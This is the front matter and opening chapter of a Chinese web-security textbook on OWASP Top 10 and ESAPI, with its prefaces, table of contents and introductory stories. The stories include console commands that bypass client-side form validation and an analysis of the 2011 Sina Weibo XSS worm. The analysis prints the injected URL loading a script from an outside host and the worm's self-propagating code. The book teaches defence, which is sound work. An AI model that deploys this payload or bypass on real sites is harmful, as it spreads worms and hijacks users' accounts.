


基于OWASP Top 10与ESAPI

王文君 李建蒙 编著





Web应用安全 威胁与防治

基于OWASP Top 10与ESAPI

王文君 李建蒙 编著

电子工业出版社

Publishing House of Electronics Industry

北京•BEIJING

内 容 简 介

本书是一本讲解 Web 应用中最常见的安全风险以及解决方案的实用教材。它以当今公认的安全权威机构 OWASP (Open Web Application Security Project) 制定的 OWASP Top 10 为蓝本, 介绍了十项最严重的 Web 应用程序安全风险, 并利用 ESAPI (Enterprise Security API) 提出了解决方案。本书共有五篇, 第 1 篇通过几个故事引领读者进入安全的世界; 第 2 篇是基础知识篇, 读者可以了解基本的 Web 应用安全的技术和知识; 第 3 篇介绍了常用的安全测试和扫描工具; 第 4 篇介绍了各种威胁以及测试和解决方案; 第 5 篇在前几篇的基础上, 总结在设计和编码过程中的安全原则。

本书各章以一个生动的小故事或者实例开头, 让读者快速了解其中的安全问题, 然后分析其产生的原因和测试方法并提出有效的解决方案, 最后列出处理相关问题的检查列表, 帮助读者在以后的工作和学习中更好地理解 and 处理类似的问题。读完本书之后, 相信读者可以将学过的内容应用到 Web 应用安全设计、开发、测试中, 提高 Web 应用程序的安全, 也可以很有信心地向客户熟练地讲解 Web 应用安全威胁和攻防, 并在自己的事业发展中有更多的收获。

本书适用于 Web 开发人员、设计人员、测试人员、架构师、项目经理、安全咨询顾问等。本书也可以作为对 Web 应用安全有兴趣的高校学生的教材, 是一本实用的讲解 Web 应用安全的教材和使用手册。

未经许可, 不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有, 侵权必究。

图书在版编目 (CIP) 数据

Web 应用安全威胁与防治: 基于 OWASP Top 10 与 ESAPI / 王文君, 李建蒙编著.
北京: 电子工业出版社, 2013.1
(安全技术大系)
ISBN 978-7-121-18857-2

I. ①W… II. ①王… ②李… III. ①互联网络—安全技术 IV. ①TP393.408

中国版本图书馆 CIP 数据核字 (2012) 第 257964 号

策划编辑: 毕 宁

责任编辑: 贾 莉

印 刷: 中国电影出版社印刷厂

装 订: 三河市鹏成印业有限公司

出版发行: 电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

开 本: 787×980 1/16 印张: 30 字数: 600 千字

印 次: 2013 年 1 月第 1 次印刷

印 数: 4000 册 定价: 69.00 元

凡所购买电子工业出版社图书有缺损问题, 请向购买书店调换。若书店售缺, 请与本社发行部联系, 联系及邮购电话: (010) 88254888。

质量投诉请发邮件至 zlts@phei.com.cn, 盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线: (010) 88258888。

序 1

随着社交网络、微博等一系列新型的互联网产品的诞生，尤其是 Web 2.0 技术的推广，基于 Web 环境的面向普通终端用户的互联网应用越来越广泛。在企业界，随着企业信息化的不断深入，各种服务于企业的应用都架设在 Web 平台上。Web 业务的迅速发展把越来越多的个人和企业的敏感数据通过 Web 展现给用户。这引起黑客们的强烈关注，他们跃跃欲试，利用网站操作系统的漏洞和 Web 服务程序的 SQL 注入等漏洞得到 Web 服务器的控制权限，轻则篡改网页内容，重则窃取重要内部数据。更为严重的则是在网页中植入恶意代码，使得网站访问者受到侵害。这些也使得越来越多的用户关注应用层的安全问题，业界对 Web 应用安全的关注度也逐渐升温。

目前很多业务都依赖于互联网，如网上银行、网络购物、网游等，很多恶意攻击者会对 Web 服务器进行攻击，想方设法通过各种手段获取他人的个人账户信息以谋取利益。正是因为这样，Web 业务平台非常容易遭受攻击。为了防止黑客的攻击，除了对 Web 服务器做相应的配置外，Web 应用程序的设计和开发也需要杜绝黑客攻击的隐患。本书有针对性地面向广大 Web 应用程序员提供了系统的安全设计原则和编程技巧。

作为应用程序员，你可能非常熟悉你所负责的业务逻辑，你也一定精通几种编程语言和数据库。但是，就我所接触的程序员来说，很少有懂得怎样在编程中避免留下安全漏洞的。对于产品架构师，很多产品在其设计之时没有考虑系统的安全问题，没有相应的安全标准。请仔细阅读本书，本书为你的 Web 产品提供了一个可行的安全标准，同时也为你提供了系统的针对各种安全漏洞的行之有效的编程技巧。

作者之一的王文君是我领导的惠普软件 PPM 产品研发团队的安全架构师。他将 OWASP Top 10 应用于 PPM，使之成为该企业级产品的安全标准。事实证明，OWASP Top 10 及相应的 ESAPI 有效地满足了用户对该产品安全方面的苛刻要求。不久前，我们的产品通过了我们的客户之一某国防部的安全攻击测试。所以，我极力将本书推荐给你。你将会有针对性地在你的程序里满足安全性要求，对于潜在的安全隐患，你将有足够的智慧和手段去解决它。

李维纲

惠普软件部研发团队经理

序 2

2011 年的秋天，我应邀在北京国际会议中心举行的 OWASP 亚洲峰会上做了《XSS 检测防范技术与实例研究》演讲，在介绍存储型和反射型跨站脚本的时候，我写了下面一段小诗：

你点，或者不点，蠕虫就在那里，不增不减。

你看，或者不看，跨站就在那里，不来不去。

默然 相逢

寂静 悲怆

会后，电子工业出版社的毕宁老师找到我，问我是否能写一本关于 OWASP Top 10 的书籍。根据我自身的经验，现在许多 IT 软件公司在开发软件的时候都采用了敏捷开发，功能导向非常严重。产品经理在背后催呀催，IT 开发者在前面追呀追，很多软件产品根本没有将安全作为一个验收标准，这样导致交付客户使用后，经常会发生一些安全问题，然后再进行修改，成本非常高，当时我就想，如果能写这么一本书，提高广大 IT 开发者、测试者的安全意识，使得在项目需求分析以及开发的时候就能将安全考虑进去，岂不是很好？于是就爽快地答应了。从北京回来以后，与也参加此次会议的李建蒙先生就这事聊了聊，一拍即合，决定由两人一起创作这本书。

本书结构

本书分 5 篇，读者可以通过浏览目录来了解全书的大体纲要。

第 1 篇引子，在这篇里，读者通过阅读 4 个小故事，可以对常见的网络安全事件有个基本了解，增强从事 IT 事业的自豪感，甚至可以学着做出我们 IT 人员的“禅师体”，在笑声中搞定小清新。

第 2 篇基础篇，万丈高楼平地起，这篇主要介绍了一些最基本的 Web 应用技术的概念，如 http、https、Cookie、Session 等，以及一些 OWASP 的基本知识，如风险评估、Top 10、ESAPI 等。

第 3 篇工具篇，工欲善其事，必先利其器，从事 IT 安全行业，没有一些得力的小工具是万万不行的。本篇介绍了最常见的 Apache Web 服务器、各种主流浏览器及调试工具、一些流行的渗透测试工具及扫描工具，最后介绍了一些常见的漏洞学习网站供读者进行学习试验。

第4篇攻防篇，这是本书最主要的内容，根据提出问题、分析问题和解决问题三部曲，详细而全面地介绍了 OWASP Top 10，每一章的最后还附有 **checklist**，以便读者方便地进行查询。

第5篇安全设计和编码十大原则，作为本书的结尾部分，这篇主要介绍了我们做安全设计和编码时最常见的十大原则，提纲挈领。

致谢

感谢毕宁老师，正是你的努力，本书才得以与广大读者见面，以后有机会我一定要亲自弹上一首古筝曲向你致谢。

感谢出版社参与本书编审的老师，我想对你们说，一路泥泞，只为山花灿烂。

感谢本书的另一作者李建蒙，我要告诉你，我是如此的幸运能遇到你，与你的合作真心愉快。

感谢我的经理李维纲先生，谢谢你对我的工作的理解和支持，正是你的谆谆教导让我大胆地走出去，因此我才能开阔自己的眼界，才能有本书的诞生，同时也感谢你百忙之中抽空为本书写序。

感谢我的好朋友许屹，在我有小小得意的时候，你能给我中肯的建议让我更冷静地思考，在我失意的时候，你总能出现在我的面前给我最最及时而贴切的安慰让我勇于面对。有友如此，夫复何求？

感谢 HP PPM 所有的同事们，正是你们如此地信任我和给我这个机会，我才有机会做这些知识积累，才有本书的面世。他们包括但不限于：陈萍、高陈、何强威、汪燕锋、任智超、方逸东、Etienne、夏琴娴、周琴、丁晨、吴留坡、吴韬青、严峰、董欢欢、任君平、赵敏、黄健、李祥青、李文锦、陆纯奇、於良伟、宋立平、黄严，等等（我这里不一一列举所有 PPMer 名字了）。我想到了两年前我们组去阳澄湖吃蟹的时候，我写下的那个标语：“菊黄蟹肥，阳澄农庄。巅峰之队，我为伊狂。”有的时候我一个人走在路上，想到你们每个人的欢声笑语，想到你们每个人的聪明才智，暗自佩服。我要对你们说，能和你们一起工作是我的荣幸。因为我知道，无论我做什么，我的背后都有你们给我支持。同时也感谢过去在 PPM 工作过的同事对我的帮助，他们包括但不限于 Vikram Matharoo、Sophia Gu、Imran Tusneem、Narayan Mandaleeka、Youjin Zhu、Subir Parulekar、顾兵、Vadim Filanovsky、金央真、陆由、朱启敏、郭亚峰等。

感谢 HP Software 上海的领导黄晓辉、欧阳杰子、朱征宇、金卫国、蒋镒珍、谢黎等一直以来对我的关心和指导，鼓励我一直进步。

I would like to show my greatest appreciation to Tomer Gershoni, the Chief Information and Security Officer for HP Hybrid & Cloud. I can't say thank you enough for your tremendous support and help in dealing with PPM SaaS security issues. I'm looking forward to going on collaboration in the near future.

I want to express my sincere gratitude to Asaf Barkan, CTO of HP SPM product unit, for providing a very constructive suggestion and guidance to my research about Two Factor Authentication as a Service (2FAaaS), you're definitely the security expert that everyone wants to be.

感谢新浪微博的夏玉明、Success Factor 的吴宇、携程旅行网的袁劲松和上海测评中心的何勇亮、网易的沈明星，你们给了我很多有用的建议，和你们聊天真是人生的一大乐事。

感谢黑客老鹰万涛、上海银基胡绍勇、金山软件程冲、上海交大施勇给本书写的书评，你们的鼓励是我继续前进的动力。

感谢 OWASP 中国的同仁们，正是你们提供了一个如此轻松良好的平台，我才得以有机会写作这本书，他们包含但不限于：陈亮、Rip、宋国徽、袁明坤、付奎、Neil、Ivy、刘永波、Frank、郭涛等。

感谢我的父母，正是他们含辛茹苦地将我养大，教会我做人的道理。

感谢我家里那位最可爱的王洁怡小姑娘，爸爸写书的时候很忙，不能每周都带你出去玩，你也谅解我，其实爸爸最大的希望就是你能健康快乐地成长，你永远在我内心最柔弱的地方。

最后感谢我的妻子，12 年前，我们在闵科相遇，我还书生年少，你仍白衣如雪。感谢你多年如一日地对我的照顾、呵护和默默的支持。一生痴绝处，无梦回兰坪。

邮箱：shanda.wang@gmail.com

微博：<http://weibo.com/sanderwang>

Blog：<http://blog.sina.com.cn/app4sec>

王文君

2012 年 7 月于上海

序 3

记得和王文君先生相识还是源于 2011 年 11 月北京的 OWASP 的亚洲峰会，当时，我们都被邀请作为演讲和培训嘉宾，住在同一家酒店的同一层楼上，因而，得以认识。后来有一天，王文君先生联系我说：“要写一本关于安全漏洞方面的书籍，主要是提高入门人员、开发人员以及测试人员的一些安全意识和安全防范意识”。我听到之后，非常高兴。

在这么多年的安全工作中，经常遇到一些开发或者测试人员对安全方面一点也不懂，导致开发的产品问题非常多。我经常在公司内部组织一些培训，主要是培训安全开发流程，以及安全漏洞的正确的防范方法，这样做主要是为了提高公司内部员工的安全开发意识。可是，可能还有很多公司没有这方面的培训，或许还没有安全方面的意识，所以，才导致安全事件频发。不过，随着网络安全事件的发生，越来越多的公司体会到安全的重要性，开始在安全方面投入人力和物力。但是，即使投入再多，没有很好的指导和正确的方法，往往会事倍功半，甚至使得很多工作都成为徒劳。如果有一本可以提高大家安全意识，并且能够为大家提供进一步的正确的防范方法的书，那是更好了。所以，王文君先生联系我时，我非常爽快地答应了一起创作一本这方面的书籍。

花了将近半年的时间，才完成本书的编写，这个过程使得我对所涉及的知识又有了进一步的理解和升华，希望能够给读者带来安全性方面知识的丰富。

将本书献给我的母亲，是她的教导和坚持改变了我的人生，才使得我能够有这样的机会写这本书，还要感谢我的妻子，虽然她有孕在身，仍然坚持支持和鼓励我完成此书。

感谢我的好朋友新浪微博安全专家夏玉明先生，给了我不少很好的建议。最后还要感谢王文君先生，虽然在 OWASP 只是一面之缘，却能够想起与我一起合作完成这本书。

邮箱：jianmeng.jimmy@gmail.com

微博：<http://weibo.com/devsecurity>

李建蒙

2012 年 7 月于合肥

目 录

第 1 篇 引子

故事一：家有一 IT，如有一宝	2
故事二：微博上的蠕虫	3
故事三：明文密码	5
故事四：IT 青年 VS 禅师	5

第 2 篇 基础篇

第 1 章 Web 应用技术	8
1.1 HTTP 简介	8
1.2 HTTPS 简介	10
1.3 URI	11
1.3.1 URL	11
1.3.2 URI/URL/URN	12
1.3.3 URI 比较	13
1.4 HTTP 消息	13
1.4.1 HTTP 方法	14
1.4.2 HTTP 状态码	19
1.5 HTTP Cookie	20
1.5.1 HTTP Cookie 的作用	22
1.5.2 HTTP Cookie 的缺点	23
1.6 HTTP session	23
1.7 HTTP 的安全	24
第 2 章 OWASP	27
2.1 OWASP 简介	27
2.2 OWASP 风险评估方法	28
2.3 OWASP Top 10	34
2.4 ESAPI (Enterprise Security API)	35

第 3 篇 工具篇

第 3 章 Web 服务器工具简介	38
3.1 Apache	38
3.2 其他 Web 服务器	39
第 4 章 Web 浏览器以及调试工具	42
4.1 浏览器简介	42
4.1.1 基本功能	42
4.1.2 主流浏览器	43
4.1.3 浏览器内核	44
4.2 开发调试工具	45
第 5 章 渗透测试工具	47
5.1 Fiddler	47
5.1.1 工作原理	47
5.1.2 如何捕捉 HTTPS 会话	48
5.1.3 Fiddler 功能介绍	49
5.1.4 Fiddler 扩展功能	56
5.1.5 Fiddler 第三方扩展功能	56
5.2 ZAP	58
5.2.1 断点调试	60
5.2.2 编码/解码	61
5.2.3 主动扫描	62
5.2.4 Spider	63
5.2.5 暴力破解	64
5.2.6 端口扫描	65
5.2.7 Fuzzer	66
5.2.8 API	66
5.3 WebScrab	67
5.3.1 HTTP 代理	67

5.3.2	Manual Request	69	8.1.3	LDAP 注入	114
5.3.3	Spider	70	8.1.4	SQL 注入	118
5.3.4	Session ID 分析	71	8.1.5	JSON 注入	131
5.3.5	Bean Shell 的支持	71	8.1.6	URL 参数注入	133
5.3.6	Web 编码和解码	73	8.2	OWASP ESAPI 与注入问题的 预防	135
第 6 章	扫描工具简介	74	8.2.1	命令注入的 ESAPI 预防	135
6.1	万能的扫描工具—— WebInspect	74	8.2.2	XPath 注入的 ESAPI 预防	138
6.1.1	引言	74	8.2.3	LDAP 注入的 ESAPI 预防	138
6.1.2	WebInspect 特性	74	8.2.4	SQL 注入的 ESAPI 预防	141
6.1.3	环境准备	74	8.2.5	其他注入的 ESAPI 预防	143
6.1.4	HP WebInspect 总览	76	8.3	注入预防检查列表	143
6.1.5	Web 网站测试	79	8.4	小结	144
6.1.6	企业测试	86	第 9 章	跨站脚本 (XSS)	146
6.1.7	生成报告	88	9.1	XSS 简介	146
6.2	开源扫描工具——w3af	91	9.2	XSS 分类	146
6.2.1	w3af 概述	91	9.2.1	反射式 XSS	146
6.2.2	w3af 环境配置	92	9.2.2	存储式 XSS	148
6.2.3	w3af 使用示例	93	9.2.3	基于 DOM 的 XSS	149
6.3	被动扫描的利器——Ratproxy	94	9.2.4	XSS 另一种分类法	151
6.3.1	Ratproxy 概述	94	9.3	XSS 危害	154
6.3.2	Ratproxy 环境配置	95	9.4	XSS 检测	156
6.3.3	Ratproxy 运行	96	9.4.1	手动检测	156
第 7 章	漏洞学习网站	98	9.4.2	半自动检测	158
7.1	WebGoat	98	9.4.3	全自动检测	158
7.2	DVWA	99	9.5	XSS 的预防	159
7.3	其他的漏洞学习网站	99	9.5.1	一刀切	159
第 4 篇	攻防篇		9.5.2	在服务器端预防	160
第 8 章	代码注入	102	9.5.3	在客户端预防	168
8.1	注入的分类	104	9.5.4	富文本框的 XSS 预防措施	170
8.1.1	OS 命令注入	104	9.5.5	CSS	172
8.1.2	XPath 注入	109	9.5.6	FreeMarker	174
			9.5.7	OWASP ESAPI 与 XSS 的 预防	177

9.6	XSS 检查列表	183	10.10	小结	221
9.7	小结	184	第 11 章	不安全的直接对象引用	222
第 10 章	失效的身份认证和会话管理	185	11.1	坐一望二——直接对象引用	222
10.1	身份认证和会话管理简介	185	11.2	不安全直接对象引用的危害	224
10.2	谁动了我的琴弦——会话劫持	186	11.3	其他可能的不安全直接对象引用	224
10.3	请君入瓮——会话固定	188	11.4	不安全直接对象引用的预防	225
10.4	我很含蓄——非直接会话攻击	191	11.5	如何使用 OWASP ESAPI 预防	227
10.5	如何测试	199	11.6	直接对象引用检查列表	230
10.5.1	会话固定测试	199	11.7	小结	230
10.5.2	用 Web Scrab 分析会话 ID	200	第 12 章	跨站请求伪造 (CSRF)	232
10.6	如何预防会话攻击	202	12.1	CSRF 简介	232
10.6.1	如何防治固定会话	202	12.2	谁动了我的奶酪	232
10.6.2	保护你的会话令牌	204	12.3	跨站请求伪造的攻击原理	233
10.7	身份验证	208	12.4	剥茧抽丝见真相	235
10.7.1	双因子认证流程图	209	12.5	其他可能的攻击场景	236
10.7.2	双因子认证原理说明	210	12.5.1	家用路由器被 CSRF 攻击	236
10.7.3	隐藏在 QR Code 里的秘密	211	12.5.2	别以为用 POST 你就躲过了 CSRF	238
10.7.4	如何在服务器端实现双因子认证	212	12.5.3	写一个自己的 CSRF Redirector	241
10.7.5	我没有智能手机怎么办	216	12.5.4	利用重定向欺骗老实人	243
10.8	身份认证设计的基本准则	216	12.6	跨站请求伪造的检测	245
10.8.1	密码长度和复杂性策略	216	12.6.1	手工检测	245
10.8.2	实现一个安全的密码恢复策略	217	12.6.2	半自动 CSRFTester	246
10.8.3	重要的操作应通过 HTTPS 传输	217	12.7	跨站请求伪造的预防	250
10.8.4	认证错误信息以及账户锁定	219	12.7.1	用户需要知道的一些小技巧	250
10.9	检查列表	219	12.7.2	增加一些确认操作	250
10.9.1	身份验证和密码管理检查列表	219	12.7.3	重新认证	250
10.9.2	会话管理检查列表	220	12.7.4	加入验证码 (CAPTCHA)	250
			12.7.5	ESAPI 解决 CSRF	250
			12.7.6	CSRFGuard	256

12.8	CSRF 检查列表	260	14.4.3	自发明加密算法的检测	345
12.9	小结	261	14.4.4	AES 加密算法的测试	345
第 13 章	安全配置错误	262	14.4.5	代码审查	346
13.1	不能说的秘密—— Google hacking	262	14.5	如何预防不安全的加密 存储的数据	347
13.2	Tomcat 那些事	264	14.6	OWASP ESAPI 与加密存储	348
13.3	安全配置错误的检测与预防	264	14.6.1	OWASP ESAPI 与随机数	353
13.3.1	系统配置	264	14.6.2	OWASP ESAPI 与 FIPS 140-2	354
13.3.2	Web 应用服务器的配置	268	14.7	加密存储检查列表	355
13.3.3	数据库	282	14.8	小结	355
13.3.4	日志配置	284	第 15 章	没有限制的 URL 访问	357
13.3.5	协议	285	15.1	掩耳盗铃——隐藏 (Disable) 页面按钮	357
13.3.6	开发相关的安全配置	291	15.2	权限认证模型	358
13.3.7	编译器的安全配置	302	15.2.1	自主型访问控制	360
13.4	安全配置检查列表	305	15.2.2	强制型访问控制	360
13.5	小结	307	15.2.3	基于角色的访问控制	361
第 14 章	不安全的加密存储	308	15.3	绕过认证	363
14.1	关于加密	310	15.3.1	网络嗅探	364
14.1.1	加密算法简介	310	15.3.2	默认或者可猜测用户账号	364
14.1.2	加密算法作用	312	15.3.3	直接访问内部 URL	364
14.1.3	加密分类	313	15.3.4	修改参数绕过认证	365
14.2	加密数据分类	314	15.3.5	可预测的 SessionID	365
14.3	加密数据保护	315	15.3.6	注入问题	365
14.3.1	密码的存储与保护	315	15.3.7	CSRF	365
14.3.2	重要信息的保护	323	15.3.8	绕过认证小结	366
14.3.3	密钥的管理	336	15.4	绕过授权验证	367
14.3.4	数据的完整性	339	15.4.1	水平越权	368
14.3.5	云系统存储安全	342	15.4.2	垂直越权	369
14.3.6	数据保护的常犯错误	343	15.5	文件上传与下载	373
14.4	如何检测加密存储数据的 安全性	344	15.5.1	文件上传	373
14.4.1	审查加密内容	344	15.5.2	文件下载和路径遍历	377
14.4.2	已知答案测试 (Known Answer Test)	344	15.6	静态资源	382

15.7	后台组件之间的认证	383	17.4	如何预防	440
15.8	SSO	385	17.4.1	OWASP ESAPI 与预防	441
15.9	OWASP ESAPI 与授权	386	17.5	重定向和转发检查列表	443
15.9.1	AccessController 的实现	387	17.6	小结	443
15.9.2	一个 AccessController 的代码示例	390	第 5 篇 安全设计、编码十大原则		
15.9.3	我们还需要做些什么	391	第 18 章 安全设计十大原则		
15.10	访问控制检查列表	393	设计原则 1——简单易懂	448	
15.11	小结	393	设计原则 2——最小特权	448	
第 16 章 传输层保护不足			设计原则 3——故障安全化	450	
16.1	卧底的故事——对称加密和非对称加密	395	设计原则 4——保护最薄弱环节	451	
16.2	明文传输问题	396	设计原则 5——提供深度防御	452	
16.3	有什么危害	398	设计原则 6——分隔	453	
16.3.1	会话劫持	398	设计原则 7——总体调节	454	
16.3.2	中间人攻击	399	设计原则 8——默认不信任	454	
16.4	预防措施	399	设计原则 9——保护隐私	455	
16.4.1	密钥交换算法	400	设计原则 10——公开设计，不要假设隐藏秘密就是安全	455	
16.4.2	对称加密和非对称加密结合	401	第 19 章 安全编码十大原则		
16.4.3	SSL/TLS	406	编码原则 1——保持简单	457	
16.5	检查列表	423	编码原则 2——验证输入	458	
16.6	小结	423	编码原则 3——注意编译器告警	459	
第 17 章 未验证的重定向和转发			编码原则 4——框架和设计要符合安全策略	459	
17.1	三角借贷的故事——转发和重定向	425	编码原则 5——默认拒绝	460	
17.1.1	URL 转发	425	编码原则 6——坚持最小权限原则	462	
17.1.2	URL 重定向	426	编码原则 7——净化发送到其他系统的数据	463	
17.1.3	转发与重定向的区别	429	编码原则 8——深度预防	464	
17.1.4	URL 重定向的实现方式	430	编码原则 9——使用有效的质量保证技术	464	
17.2	危害	438	编码原则 10——采用一个安全编码规范	465	
17.3	如何检测	439			

PART 1

第 1 篇 引子

故事一：家有一 IT，如有一宝

我的爱人是做销售的，每天晚上回家都要上网填写一个系统，若不填的话会扣奖金。有一天，她还是照常填写好了，等要提交的时候，忽然出现一个对话框，如下：



可问题是，她仔细地检查了填写的日期，并没错，遂求助于我。我看了看，第一反应就是：这个提交是在客户端做校验的，那是相当不可靠的，我一定能绕过去这个验证而正确提交。于是找到了这个按钮的那段 HTML 代码：

```
<input name="btn_SaveMsg" class="button" id="btn_SaveMsg" style="width:110px;" onclick="return Check_Form();" type="submit" value="保存"/>
```

并查看了 Check_Form 函数，函数相当长，这里就不全列举出来了，只贴几行：

```
if (document.getElementById("txt_Evaluation_Date").value>returndate) {  
    alert('前半天不能大于当天！');  
document.getElementById("txt_Evaluation_Date").focus();  
    return false;  
}  
...  
return true;
```

但我们知道，只要是客户端进行校验的，就不靠谱。于是我用 Chrome 打开了这个页面，然后在 Console 面板上执行了下面的命令：

```
MainPanel.document.getElementById("btn_SaveMsg").onclick="return true;"  
MainPanel.document.getElementById("btn_SaveMsg").click();
```

这里做简单的介绍，MainPanel 是 Frame 的名字，原始页面包括了好几个 Frame，然后根据 id 取得保存按钮这个元素，并且将 onclick 函数改成 return true，即验证永远通过，这样就可以跳过原来客户端的 Check_Form 函数中那么多的 return false 的情况了，最后调用保存按钮的 click 方法进行提交。

Bingo! 提交通过! 于是本人也获得了一句赞语: 家有一 IT, 如有一宝。
这个故事告诉我们——永远不要在客户端做安全检验!

故事二: 微博上的蠕虫

我们知道 2011 年 6 月份, 新浪微博出现了一次比较大的 XSS 攻击事件。大量用户自动发送诸如: “郭美美事件的一些未注意到的细节”、“建党大业中穿帮的地方”、“让女人心动的 100 句诗歌”、“这是传说中的神仙眷侣啊”等微博和私信, 并自动关注一位名为 hellosamy 的用户。微博用户中招后会自动向自己的粉丝发送含毒私信和微博, 有人点击后会再次中毒, 形成恶性循环。

如果我们仔细看一下, 会发现原始的微博链接如下图所示。



如果我们对 URL 进行解码, 就会发现这个链接其实就是:

```
http://weibo.com/pub/star/g/yyyyd"><script src=//www.2kt.cn/images/t.js>
</script>?type=update
```

而问题的奥妙就在于那个位于 www.2kt.cn 主机上的脚本 t.js, 它的主要代码如下:

```
function publish(){
    url = 'http://weibo.com/mblog/publish.php?rnd=' + new Date().getTime();
    data = 'content=' + random_msg() + '&pic=&styleid=2&retcode=';
    post(url,data,true);
}

function follow(){
    url = 'http://weibo.com/attention/aj_addfollow.php?refer_sort=profile
    &atnId=profile&rnd=' + new Date().getTime();
```



```
        data = 'uid=' + 2201270010 + '&fromuid=' + $CONFIG.$uid +  
'&refer_sort=profile&atnId=profile';  
        post(url,data,true);  
    }  
  
    function message(){  
        url = 'http://weibo.com/' + $CONFIG.$uid + '/follow';  
        ids = getappkey(url);  
        id = ids.split('||');  
        for(i=0;i<id.length - 1 &i<5;i++){  
            msgurl = 'http://weibo.com/message/addmsg.php?rnd=' + new Date().  
getTime();  
            msg = random_msg();  
            msg = encodeURIComponent(msg);  
            user = encodeURIComponent(encodeURIComponent(id[i]));  
            data = 'content=' + msg + '&name=' + user + '&retcode=';  
            post(msgurl,data,false);  
        }  
    }  
  
    function main(){  
        try{  
            publish();  
        }  
        catch(e){}  
        try{  
            follow();  
        }  
        catch(e){}  
        try{  
            message();  
        }  
        catch(e){}  
    }  
}
```

❶ 的作用是调用 Ajax 发送随机消息，当然了，这里预先定义了一些吸引人眼球的消息。

❷ 的作用是 follow 一个特定的用户 hellosamy，它的 ID 是❸中声明的 2201270010。